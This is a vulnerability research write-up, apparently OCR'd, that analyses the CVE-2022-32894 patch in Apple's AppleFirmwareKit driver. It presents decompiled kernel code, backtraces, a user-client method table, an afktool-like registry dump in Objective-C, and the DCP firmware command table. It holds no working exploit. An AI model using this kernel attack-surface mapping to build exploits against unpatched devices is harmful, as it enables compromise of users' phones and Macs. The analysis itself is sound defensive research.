
This clue is located in a function *AFKMailboxSharedMemoryEndpoint::handleMailboxMessage*, which is part of the AppleFirmwareKit (AFK) driver. During the rest of this report, we simply refer to it as *::handleMailboxMessage*.

```
      *(_QWORD *)(*(_QWORD *)(this + 192) + 256LL));
    return;
  case 142:
    action = 0LL;
    v82 = (const OSMetaClass *)(*(__int64 (__fastcall **)(uint64_t))(*(_QWORD *)this + 56LL))(this);
    OSMetaClass::getClassName(v82);
    (*(void (__fastcall **)(uint64_t, _QWORD))(*(_QWORD *)this + 936LL))(this, 0LL);
    IORegistryEntry::getRegistryEntryID((IORegistryEntry *)this);
    v83 = (os_log_s *)_AFKLog();
    v84 = (const OSMetaClass *)(*(__int64 (__fastcall **)(uint64_t))(*(_QWORD *)this + 56LL))(this);
    v85 = OSMetaClass::getClassName(v84);
    v86 = (const char *)(*(__int64 (__fastcall **)(uint64_t, _QWORD))(*(_QWORD *)this + 936LL))(this, 0LL);
    v87 = IORegistryEntry::getRegistryEntryID((IORegistryEntry *)this);
    _os_log_internal(
      &dword_0,
      v83,
      OS_LOG_TYPE_DEFAULT,
      "%s(%s:%#llx): secondaryAddress:0x%llx\n",
      v85,
      v86,
      v87,
      input_arg);
    v88 = *(_QWORD *)(this + 192);
    if ( *(_DWORD *)(v88 + 240) >= 4u )
    {
      v131 = 471LL;
LABEL_74:
      panic("\"IOP Buffer array length exceeded\" @%s:%d", "AFKMailboxSharedMemoryEndpoint.cpp", v131);
    }
    v89 = IOMemoryDescriptor::withPhysicalAddress(input_arg, *(_QWORD *)(v88 + 256), 3u);
    if ( !v89 )
      panic(
00009B1C __ZN30AFKMailboxSharedMemoryEndpoint20handleMailboxMessageEy:466 (9B1C)
```

```
  case 137:
    v52 = (const OSMetaClass *)(*(__int64 (__fastcall **)(uint64_t))(*(_QWORD *)this
    OSMetaClass::getClassName(v52);
    (*(void (__fastcall **)(uint64_t, _QWORD))(*(_QWORD *)this + 936LL))(this, 0LL);
    IORegistryEntry::getRegistryEntryID((IORegistryEntry *)this);
    v53 = _AFKLog();
    v54 = (const OSMetaClass *)(*(__int64 (__fastcall **)(uint64_t))(*(_QWORD *)this
    v55 = OSMetaClass::getClassName(v54);
    v56 = (const char *)(*(__int64 (__fastcall **)(uint64_t, _QWORD))(*(_QWORD *)this
    v57 = IORegistryEntry::getRegistryEntryID((IORegistryEntry *)this);
    _os_log_internal(
      &dword_0,
      v53,
      OS_LOG_TYPE_DEBUG,
      "%s(%s:%#llx): arg0: %#x arg1: %#x\n",
      v55,
      v56,
      v57,
      (unsigned __int16)a1,
      WORD1(a1));
    v58 = *(_QWORD *)(this + 192);
    if ( *(_DWORD *)(v58 + 240) <= 3u )
    {
      v59 = *(_QWORD *)(v58 + 248) * WORD1(a1);
      do
      {
        v60 = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64, _QWORD))(**(_QWORD
                                                                        + 2200LL))(
                *(_QWORD *)(*(_QWORD *)(this + 184) + 40LL),
00008F40 __ZN30AFKMailboxSharedMemoryEndpoint20handleMailboxMessageEy:260 (8F40)
```

When examining commands from the DCP to the kernel, we can see that the kernel added an integer size check when handling commands 137 and 142.

As the panic string implies, this variable stored at offset +240 is the length of the IOP buffer array. Later, we will explain what is in the buffer and what these commands do.



```
if ( (unsigned int)(v1 - 128) > 95 )          // input_cmd
  v12 = "Unknown";
else
  v12 = (const char *)*(&off_30F48 + (unsigned int)(v1 - 128));// cmd descriptions
_os_log_internal(
  &dword_0,
  v7,
  OS_LOG_TYPE_DEBUG,
  "%s(%s:%#llx): msg: %#018llx (cmd: %#x argument: %#llx ep: %u %s)\n",
  ClassName,
```


The beginning of the patched function AFKMailboxSharedMemoryEndpoint::handleMailboxMessage

AFK mailbox messaging

There is almost no public information about the AppleFirmwareKit (AFK) driver. The term mailbox was first explained in Demystifying the Secure Enclave Processor at BlackHat 2016, as a message-passing mechanism designed for Application Processor (AP) and Secure Enclave Processor (SEP) communication.


It appears that AFK deals with IOP, which stands for Input-Output Slave Processor using Apple's terminology. IOP refers to the co-processors on iPhones and M-chip Macs.

To get familiar with IOP, we did some tests and studied the backtrace (see below). The invocation was passed down from IOSlaveEndpoint::checkForWork.



```
lr: 0xfffffe00245e27e4  fp: 0xfffffe827ab2bae0
lr: 0xfffffe002445b7f8  fp: 0xfffffe827ab2baf0
panic pc: 0xfffffe00254c5e14 // 0x9c64 // AFKMailboxSharedMemoryEndpoint::_handleTxQueue
                              // AFKMailboxSharedMemoryEndpoint::handleMailboxMessage // this is where the Nday patch is
lr: 0xfffffe00254c224c  fp: 0xfffffe827ab2be70 // 0x609c // AFKMailboxEndpointBase::_asyncMessage
lr: 0xfffffe00268d50b0  fp: 0xfffffe827ab2bea0 // 0x50d0 // IOSlaveEndpoint::checkForWork(void)
lr: 0xfffffe0024be2800  fp: 0xfffffe827ab2bee0 // IOWorkLoop::runEventSources(void)
lr: 0xfffffe0024be345c  fp: 0xfffffe827ab2bf20 // IOWorkLoop::threadMain(void)
lr: 0xfffffe0024464e78  fp: 0x0000000000000000 // _Call_continuation
```

IOSlaveEndpoint is a class registered in the IOSlaveProcessor driver




```
lr: 0xfffffe0023be67e4  fp: 0xfffffe75215fb2f0
lr: 0xfffffe0023a5f7f8  fp: 0xfffffe75215fb300
lr: 0xfffffe0024acaa78  fp: 0xfffffe75215fb6e0 // 0xa8c8c // AFKMailboxSharedMemoryEndpoint::_setQueueState
lr: 0xfffffe0024ae3ac8  fp: 0xfffffe75215fb750 // 0x23918 // SMMachine::postEvent block_invoke
lr: 0xfffffe0024125b00  fp: 0xfffffe75215fb7b0 // OSCollection::iterateObjects
lr: 0xfffffe0024ae3734  fp: 0xfffffe75215fb8a0 // 0x23584 // SMMachine::postEvent
lr: 0xfffffe0024ac4d58  fp: 0xfffffe75215fb8b0 // 0x4ba8 // AFKMailboxEndpointBase::postSMEvent block_invoke
lr: 0xfffffe00241eb334  fp: 0xfffffe75215fb920 // IOCommandGate::runAction
lr: 0xfffffe0024ac618c  fp: 0xfffffe75215fb9c0 // 0x5fdc // AFKMailboxEndpointBase::_powerStateAction
lr: 0xfffffe00263f0380  fp: 0xfffffe75215fb9f0 // 0x26bf0 // RTBuddyEndpoint::onPowerStateChange
lr: 0xfffffe00263e892c  fp: 0xfffffe75215fba40 // 0x1f19c // RTBuddy::_notifyPowerStateChange
lr: 0xfffffe00263e8570  fp: 0xfffffe75215fba90 // 0x1ede0 // RTBuddy::setPowerState
lr: 0xfffffe002490dacc  fp: 0xfffffe75215fbae0 // 0x6a9c // AppleDCPExpert::_changeDCPPowerStateGated
lr: 0xfffffe00241eb334  fp: 0xfffffe75215fbb50 // IOCommandGate::runAction
lr: 0xfffffe002490e130  fp: 0xfffffe75215fbba0 // 0x7100 // AppleDCPExpert::_setPowerAssertionGated
lr: 0xfffffe00241eb334  fp: 0xfffffe75215fbc10 // // IOCommandGate::runAction
lr: 0xfffffe002490def8  fp: 0xfffffe75215fbc30 // 0x6ec8 // AppleDCPExpert::setPowerAssertion
lr: 0xfffffe002490ba28  fp: 0xfffffe75215fbc80 // 0x49f8 // DCPEndpoint::setPowerState
lr: 0xfffffe00241c31d8  fp: 0xfffffe75215fbd60 // IOService::driverSetPowerState // recorded by socd here
lr: 0xfffffe00241c2c88  fp: 0xfffffe75215fbda0 // IOService::pmDriverCallout
lr: 0xfffffe0023b053c4  fp: 0xfffffe75215fbe20 // thread_call_invoke
lr: 0xfffffe0023b06524  fp: 0xfffffe75215fbf20 // thread_call_thread
lr: 0xfffffe0023a68e78  fp: 0x0000000000000000 // _Call_continuation
```

We also correlated this to various data points that we have collected over the years from both compromised and non-compromised devices and forced-crashed the system in the middle of a power state change event. What follows is a peek into the layers of the IOKit classes involved in IOP communication:

IOService (Kernel) ->
DCPEndpoint (Driver for specific IOP, DCP in this case) ->
RTBubby (Intermediate layer for generalizing interfaces?) ->
AFKMailboxEndpointBase/AFKMailboxSharedMemoryEndpoint (Implement mailbox mechanism, respond to cmds) ->
RTBuddyEndpoint::sendMessage (The actual message from the kernel to the co-processor)


It’s nice to get a glimpse of the logic. Another thing that helped us to achieve a good understanding of the AppleFirmwareKit is a built-in iOS/macOS command called *afktool*. The AppleFirmwareKit has a UserClient class *AFKEndpointInterfaceUserClient* exposed to user space, and *afktool* knows how to talk to *AFKEndpointInterfaceUserClient* in the kernel through a private framework called *AFKUser.framework*.



```
--- AFKEndpointInterfaceUserClient externalMethod

0: AFKEndpointInterfaceUserClient::extOpenMethod
  2     -1      -1      -1 // IOExternalMethodDispatch
1: AFKEndpointInterfaceUserClient::extCloseMethod
  -1    -1      -1      -1
2: AFKEndpointInterfaceUserClient::extEnqueueCommandMethod
  7     0       0       0
3: AFKEndpointInterfaceUserClient::extEnqueueResponseMethod
  4     -1      0       0
4: AFKEndpointInterfaceUserClient::extEnqueueReportMethod
  3     -1      0       0
5: AFKEndpointInterfaceUserClient::extSessionMethod
  1     -1      -1      -1
```

-1 for the arbitrary size of the input. AFK UserClient interface takes fairly rich input/output data.

afktool appears to be merely an information-dumping tool. In fact, it uses only one command internally. You can run "*afktool registry --role DCP*" to export class layouts and associated properties. It appears to only work with DCP or DCPEXT. DCPEXT is another IOP behind DART, meaning that it has its own virtual memory space. DCPEXT shares the same code as DCP, but uses and stores data on a different segment than DCP.



```
-------- iop-dcp-nub  <class AppleA7IOPNub,
"segment-ranges" =
0000210008000000 0000000000000000  // __TEXT: 0x800210000 Size: 0x601000 // phy address
0000210008000000 0010600003000000
00c06fd90b000000 0010600000000000  // __DATA: 0xbd96fc000 Size: 0x300000
000000000f000000 0000300000000000
00c06fd80b000000 ffffffffffffffff
000030000f000000 0000000102000000
00806fd80b000000 ffffffffffffffff
008032010f000000 0040000002000000
008063d80b000000 ffffffffffffffff
00c032010f000000 00000c0002000000
00c08dd50b000000 ffffffffffffffff
00c03e010f000000 00c0d50202000000

-------- iop-dcpext-nub  <class AppleA7IOPNub,
"segment-ranges" =
0000210008000000 0000000000000000 // __TEXT: 0x800210000 Size: 0x601000
0000210008000000 0010600003000000
00c05dd50b000000 0010600000000000 // __DATA: 0xbd55dc000 Size: 0x300000
000000000f000000 0000300000000000
00c05dd40b000000 ffffffffffffffff
000030000f000000 0000000102000000
```

This information can be obtained via *ioreg -l*. iop-dcpext doesn't exist on iPhone 12 Pro Max but does exist on M1 MacBooks

The following code is what *afktool* does to obtain these data dumps:

```
void AFKUser_usage(void){

    io_service_t afkioserv = IOServiceGetMatchingService(kIOMainPortDefault, IORegistryEntryIDMatching(0x100000511));
        //system  <class AFKMailboxEndpointInterface, id 0x100000511 // ioreg output
    printf("afkioserv: 0x%x\n", afkioserv);

    AFKEndpointInterface *AFK_API = [AFKEndpointInterface withService:afkioserv];
    printf("AFKEndpointInterface inst: 0x%llx\n", (uint64_t)AFK_API);

    dispatch_queue_t afk_queue = dispatch_queue_create("afkregistry", 0);
    [AFK_API setDispatchQueue:afk_queue];

    [AFK_API setResponseHandler:^(id AFK_obj, uint64_t arg2, uint32_t error_code, uint64_t arg4, void *resp_data, uint64_t
        resp_data_len) {
        printf("error_code: 0x%x\n", error_code);
        hexdump_bin(resp_data, resp_data_len);
    }];

    [AFK_API activate:1]; // Invoke sel:0/extOpenMethod

    uint64_t outputPayloadSize = 0x10000;
    uint64_t context = 0;

    kern_return_t kr = [AFK_API enqueueCommand:128 inputBuffer:0 inputBufferSize: 0 outputPayloadSize:outputPayloadSize
        context:&context options:2];
    //Invoke sel:2/extEnqueueCommandMethod
    printf("AFK_API enqueueCommand rt: 0x%x\n", kr);

    [AFK_API cancel];
    CFRunLoopRun();
}
```


What caught our eye here is the input command 128. This number also appeared at the beginning of the patched function *AFKMailboxSharedMemoryEndpoint::handleMailboxMessage*

We can also use the log utility to observe output messages while running the code above: *log stream --level debug --process kernel | grep AppleFirmwareKit*

In the screenshot below, you may find the data that was sent in red.

We can find the message that was received in the *::handleMailboxMessage*.

The entire msg is 56-bit. The most significant 8 bits is the command sent by DCP to Kernel, with the least significant 48 bits being arguments. Some of the commands can have multiple arguments but at the cost of reducing the size of each argument.




```
56                        0
+-------------------------+
|0x8D|           0x2000000|
+-------------------------+
```

cmd 141 with single 48 bit argument

```
56                        0
+-------------------------+
|0x8C|0x0010|0x008C|0x0005|
+-------------------------+
```

cmd 140 with three 16 bit arguments



```
kernel: (AppleFirmwareKit) AFKMailboxEndpointInterface(system:0x100000497): setPowerState:0
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003de): setPowerState:0 _wake_msg:0x0 device:<private> epPowerState:1 assertionCount:0
kernel: (AppleFirmwareKit) AFKEndpointInterfaceUserClient(AFKEndpointInterfaceUserClient:0x100002aaf): enqueueCommandGated: inPayloadSize:0x0 outSize:0x100000
kernel: (AppleFirmwareKit) AFKMailboxEndpointInterface(system:0x100000497): enqueueCommand: packetType:80 payload:0x0 payloadSize:0 outputPayloadSize:0x100000
kernel: (AppleFirmwareKit) AFKMailboxEndpointInterface(system:0x100000497): IOReturn AFKMailboxEndpointInterface::assertPowerState(): _assertionCount:0
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003de): assertPowerState: _assertionCount:0
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003de): setPowerState:1 _wake_msg:0x0 device:<private> epPowerState:0 assertionCount:1
kernel: (AppleFirmwareKit) AFKMailboxEndpointInterface(system:0x100000497): setPowerState:1
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003de): msg: 0x0085000000000000 (cmd: 0x85 argument: 0 ep: 32 IOPK_IOP_TX_QUEUE_NOT_EMPTY)
kernel: (AppleFirmwareKit) DCPEndpoint(DCPEndpoint:0x1000003de): handleMessage: if:2 version:2 tid:118c ts:4e24e8d4e12 sz:70
kernel: (AppleFirmwareKit) AFKMailboxEndpointInterface(system:0x100000497): _handleSubPacket: payloadSize=1e sz:1e version:4 category:2 type:80 seq:13 ts:0 ret
kernel: (AppleFirmwareKit) AFKMailboxEndpointInterface(system:0x100000497): _handleResponseSubPacket: sz:1e version:4 category:2 type:80 seq:13 ts:0 retryCount
kernel: (AppleFirmwareKit) AFKEndpointInterfaceUserClient(AFKEndpointInterfaceUserClient:0x100002aaf): handleResponse: result:0x0 payloadSize:101140
kernel: (AppleFirmwareKit) AFKEndpointInterfaceUserClient(AFKEndpointInterfaceUserClient:0x100002aaf): completeResponse: size:101140
kernel: (AppleFirmwareKit) AFKMailboxEndpointInterface(system:0x100000497): IOReturn AFKMailboxEndpointInterface::deassertPowerState(): _assertionCount:1
```

As we can see from the screenshot above, the send command via enqueueCommand can carry a large payload for input and output, which is not supported by MailboxMessage.

After viewing the DCP firmware, we can infer that the packetType 0x80 (128) and commands handled by *::handleMailboxMessage* are not quite the same. In this case, enqueueCommand looks like it is responded to by *AFKSystemServiceClient*.


Now let's take a closer look at how the received commands are handled. The command 0x85 (133) here is indeed a MailboxMessage command. It looks like it proceeded to call *::_handleTxQueue* to receive a richer formatted message that contains the output that was copied to userspace.

AFKMailboxSharedMemoryEndpoint::handleMailboxMessage
  -> received cmd 0x85 (133)
    -> AFKMailboxSharedMemoryEndpoint::_handleTxQueue
      -> AFKMailboxEndpointBase::handleMessage

Now things look less foggy. We just need to find the code that directly interacts with MailboxMessage on both sides of the kernel and DCP.

There are a total of 96 commands — also referred to as cmds. The majority of them are labeled as *UNKNOWN*, which are possibly reserved slots.

cmd 128 is the first command *IOPK_IOP_READY*. The CVE-2022-32894 patch is located in cmd 137 and 142, which are *IOPK_IOP_REQUEST_BUFFER_TAGGED* and *IOPK_IOP_HERE_IS_YOUR_BUFFER_ADDR* respectively.



```
F47                     DCB     0
F48 ; uint64_t off_30F48
F48 off_30F48           DCQ aIopkIopReady        ; DATA XREF: AFKMailboxSharedMemoryEndpoi
F48                                              ; AFKMailboxEndpoint::handleMailboxMessag
F48                                              ; "IOPK_IOP_READY"
F50                     DCQ aIopkIopRequest      ; "IOPK_IOP_REQUEST_BUFFER"
F58                     DCQ aIopkIopRxQueue      ; "IOPK_IOP_RX_QUEUE_REGISTER"
F60                     DCQ aIopkIopTxQueue      ; "IOPK_IOP_TX_QUEUE_REGISTER"
F68                     DCQ aIopkIopTxHisto      ; "IOPK_IOP_TX_HISTORY_QUEUE_REGISTER"
F70                     DCQ aIopkIopTxQueue_0    ; "IOPK_IOP_TX_QUEUE_NOT_EMPTY"
F78                     DCQ aIopkIopTxQueue_1    ; "IOPK_IOP_TX_QUEUE_START_DONE"
F80                     DCQ aIopkIopTxQueue_2    ; "IOPK_IOP_TX_QUEUE_STOP_DONE"
F88                     DCQ aIopkIopReadyDe      ; "IOPK_IOP_READY_DEPRECATED_"
F90             cmd 137 DCQ aIopkIopRequest_0    ; "IOPK_IOP_REQUEST_BUFFER_TAGGED"
F98                     DCQ aIopkIopRxQueue_0    ; "IOPK_IOP_RX_QUEUE_REGISTER_TAGGED"
FA0                     DCQ aIopkIopTxQueue_3    ; "IOPK_IOP_TX_QUEUE_REGISTER_TAGGED"
FA8                     DCQ aIopkIopHistQue      ; "IOPK_IOP_HIST_QUEUE_REGISTER_TAGGED"
FB0                     DCQ aIopkIopHereIsY      ; "IOPK_IOP_HERE_IS_YOUR_BUFFER_SIZE"
FB8             cmd 142 DCQ aIopkIopHereIsY_0    ; "IOPK_IOP_HERE_IS_YOUR_BUFFER_ADDR"
FC0                     DCQ aUnknown             ; "Unknown"
FC8                     DCQ aUnknown             ; "Unknown"
FD0                     DCQ aUnknown             ; "Unknown"
FD8                     DCQ aUnknown             ; "Unknown"
FE0                     DCQ aUnknown             ; "Unknown"
```

To figure out what commands 137 and 142 do, let's take a deeper look into the DCP's firmware. This firmware is a mach-O format that can be extracted from the .ipsw file.

Next, we locate a function that links to a command/handler_func table, with the number 96 matching what we found in the AFK kernel driver.

```
__const:00000000001C4668 commandHandlers DCD 128                   ; DATA XREF:
__const:00000000001C4668                                           ; process_com
__const:00000000001C466C                 DCD 1
__const:00000000001C4670                 DCQ 1
__const:00000000001C4678                 DCQ handle_READY
__const:00000000001C4680                 DCQ 0
__const:00000000001C4688                 DCQ 0
__const:00000000001C4690                 DCD 160
__const:00000000001C4694                 DCD 3
__const:00000000001C4698                 DCQ 3
__const:00000000001C46A0                 DCQ handle_READY_ACK
__const:00000000001C46A8                 DCQ 0
__const:00000000001C46B0                 DCQ 0
__const:00000000001C46B8                 DCD 137
__const:00000000001C46BC                 DCD 5
__const:00000000001C46C0                 DCQ 5
__const:00000000001C46C8                 DCQ handle_REQUEST_BUFFER_TAGGED
__const:00000000001C46D0                 DCQ 0
__const:00000000001C46D8                 DCQ 0
__const:00000000001C46E0                 DCD 161
__const:00000000001C46E4                 DCD 7
__const:00000000001C46E8                 DCQ 0xB
__const:00000000001C46F0                 DCQ handle_HERE_IS_YOUR_BUFFER
__const:00000000001C46F8                 DCQ 0
__const:00000000001C4700                 DCQ 0
__const:00000000001C4708                 DCD 141
__const:00000000001C470C                 DCD 7
__const:00000000001C4710                 DCQ 7
```

cmd index

_startState

_endState

This table may seem confusing at first. Not all cmds are handled in *::handleMailboxMessage*. Names such as *IOPK_IOP_SHUTDOWN_ACK* are only held on the kernel side. Nevertheless, handlers for both *IOPK_IOP_READY* and *IOPK_IOP_READY_ACK* cmds can be found on the DCP side.

Who is the actual sender?

To understand precisely how the kernel and

DCP are interacting through these commands, we have to study the code implementation.

The receiving end of the DCP has a _*currentState* variable. The _startState of the cmd must be equal to _*currentState* before it can be processed.

